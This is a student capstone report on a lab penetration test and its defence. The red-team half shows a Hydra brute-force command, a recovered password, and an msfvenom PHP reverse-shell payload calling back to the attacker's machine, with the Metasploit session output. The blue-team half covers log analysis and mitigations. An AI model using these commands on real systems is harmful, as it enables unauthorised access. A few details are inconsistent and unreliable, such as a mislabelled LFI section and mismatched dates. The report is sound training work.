Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


By Alfonso Gomez, Silas White, Nathaniel Martinez

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:10.0.0.1

Machines
IPv4:192.168.1.1
OS:Windows
Hostname:ML-REFVM-68
4427

IPv4:192.168.1.90
OS:Kali GNU (Linux 5.4.0)
Hostname:Kali

IPv4:192.168.1.100
OS:Ubuntu 18.04.1 LTS
Hostname:ELK

IPv4:192.168.1.105
OS:Ubuntu 18.04.1 LTS
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427 (Hyper-V Azure Host Machine)	192.168.1.1	NATSwitch (Cloud-based host machine)
Kali	192.168.1.90	Attacking Machine
ELK	192.168.1.100	Network monitoring server running Kibana
Capstone	192.168.1.105	Victim Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Indexing Vulnerability CWE-548	Attacker can view and download content from a confidential directory.	The attacker can gain access to confidential data.
LFI Vulnerability CVE-2021-31783	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials
Brute Force Attack	An attack that uses a wordlist to guess a user's password by systematically going down a list until the right password is found	Common/easy to guess passwords can be found
Reverse Shell Backdoor CVE-2019-13386	Allows an attacker to send a malicious payload which grants them access to the victim machine	Attacker used WebDav to gain remote access


Directory Indexing Vulnerability

01

Tools & Processes
The existence of a vulnerable folder was found simply by poking around the company website

02

Achievements
I was able to perform a brute force attack against Ashton and gain access to the secret folder



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: Brute Force Attack

01

Tools & Processes
I used Hydra and the rockyou.txt wordlist

02


Achievements
I was able to login as user “ashton” and access sensitive files

03

Command

```
$ hydra -l ashton -P rockyou.txt -s 80 -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Brute Force Attack



```
14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 5] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-26 1
0:44:03
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -vV 19
2.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Created a reverse shell using msfvenom to establish a remote lister and open a backdoor

02

Achievements


The reverse-shell planted using WebDav gave me remote access to the target machine.

03

Command

```
$ msfvenom -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 > shell.php
```

Reverse Shell Backdoor



```
    -h, --help                             Show this message
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%
%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

Exploitation: Local File Inclusion (LFI)


01

Tools & Processes
I used msfvenom and meterpreter to deliver a malicious payload onto the vulnerable server

02

Achievements
Using the multi/handler exploit I was able to get access to the machine's shell

03




```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.105    yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.1.105:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:44600)
 at 2022-03-26 12:14:40 -0700

meterpreter > █
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




At 17:30 there are approximately 5,000 packets sent from one singular ip, indicating a port scan. About 15 minutes later the attacker started a brute force attack, as indicated by the approximately 16,000 packets sent around 17:40.



169,935 hits

Mar 26, 2022 @ 15:00:00.000 - Mar 26, 2022 @ 18:00:00.000 — Auto


Analysis: Uncovering the Brute Force Attack



```
user.name: ashton user_agent.original: Mozilla/4.0 (Hydra) agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat
agent.ephemeral_id: fa5c7688-81c1-4c0d-a636-e4ecb0ce355c agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 2,019,227 source.address: 192.168.1.90
source.ip: 192.168.1.90 fileset.name: access url.original: /company_folders/secret_folder input.type: log @timestamp: Mar 26, 2022 @ 17:44:03.000 ecs.version: 1.5.0
service.type: apache host.name: server1 http.request.referrer: - http.request.method: get http.response.status_code: 401 http.response.body.bytes: 698B http.version: 1.1
event.kind: event event.created: Mar 26, 2022 @ 17:44:03.864 event.module: apache event.category: web event.dataset: apache.access event.outcome: failure
```

There were nearly 16,000 HTTP 401 requests, indicating a brute force attack. A closer look at the logs reveals that the user agent for these 401 requests was Hydra, a known tool used for brute-force attacks.

Analysis: Finding the Request for the Hidden Directory




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,927
http://192.168.1.105/webdav	355
http://192.168.1.105/webdav/shell.php	198
http://192.168.1.105/	66
http://192.168.1.105/webdav/passwd.dav	62

15,927 HTTP requests were made to the secret_folder around 17:40 on 3/26/2020. This folder contained a hash for the user Ryan’s credentials. Ryan has permission to upload files the company server.

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,927
http://192.168.1.105/webdav	355
http://192.168.1.105/webdav/shell.php	198
http://192.168.1.105/	66
http://192.168.1.105/webdav/passwd.dav	62

355 total requests were made to the WebDav folder. Of these 198 were made to the shell.php file (a malicious file the attacker used to gain access to the system). 62 requests were made to the passwd file, which contains user information.

Blue Team

Proposed Alarms and
Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alert could be set to trigger when a large amount of traffic occurs over multiple ports from a single source ip

What threshold would you set to activate this alarm?

- A possible threshold could be more than 10 requests per second from any single ip

System Hardening

What configurations can be set on the host to mitigate port scans?

- Only allow traffic over necessary ports, deny everything else

Describe the solution. If possible, provide required command lines.

- Configure an IDS to block an ip if the threshold is met

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alert should trigger if hidden directories are accessed from outside the company's internal network.

What threshold would you set to activate this alarm?

- Any traffic from outside the internal network and/or from an unauthorized ip should trigger an alert

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger username and password requirement
- Encrypt contents of sensitive folders such as the hidden directory. In addition, sensitive folders should not be accessible via web browser

Describe the solution. If possible, provide required command lines.

- Create a whitelist of approved ips

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Create an alarm if one ip creates a large amount of HTTP requests in a short amount of time, particularly HTTP 401

What threshold would you set to activate this alarm?

- More than 10 failed login attempts within an hour from the same ip should lock out that ip

System Hardening

What configuration can be set on the host to block brute force attacks?

- An IDS capable of blocking malicious ips on its own without sysadmin input.

Describe the solution. If possible, provide the required command line(s).

- Stronger password requirements
- Mandatory MFA
- CAPTCHAs

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should trigger if anyone from outside the company network and/or a non-approved ip tries to access WebDav

What threshold would you set to activate this alarm?

- A single instance would trigger the alarm

System Hardening

What configuration can be set on the host to control access?

- The host should deny access to WebDav by default, and only allow access from specific IPs
- Avoid storing instructions for how to access WebDav on a publicly accessible server

Describe the solution. If possible, provide the required command line(s).

- Only approved IPs should be able to access WebDav.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert if invalid file types (such as .php) are uploaded to the network.
- Alert if any port is opened

What threshold would you set to activate this alarm?

- A single instance should trigger an alert

System Hardening

What configuration can be set on the host to block file uploads?

- File uploads should be blocked by default. Only approved IPs and/or internal workstations should be able to upload files.
- Prevent .exe files from being uploaded by default

Describe the solution. If possible, provide the required command line.

- Have all uploaded files validated
- Have all uploaded files run through an antivirus

The End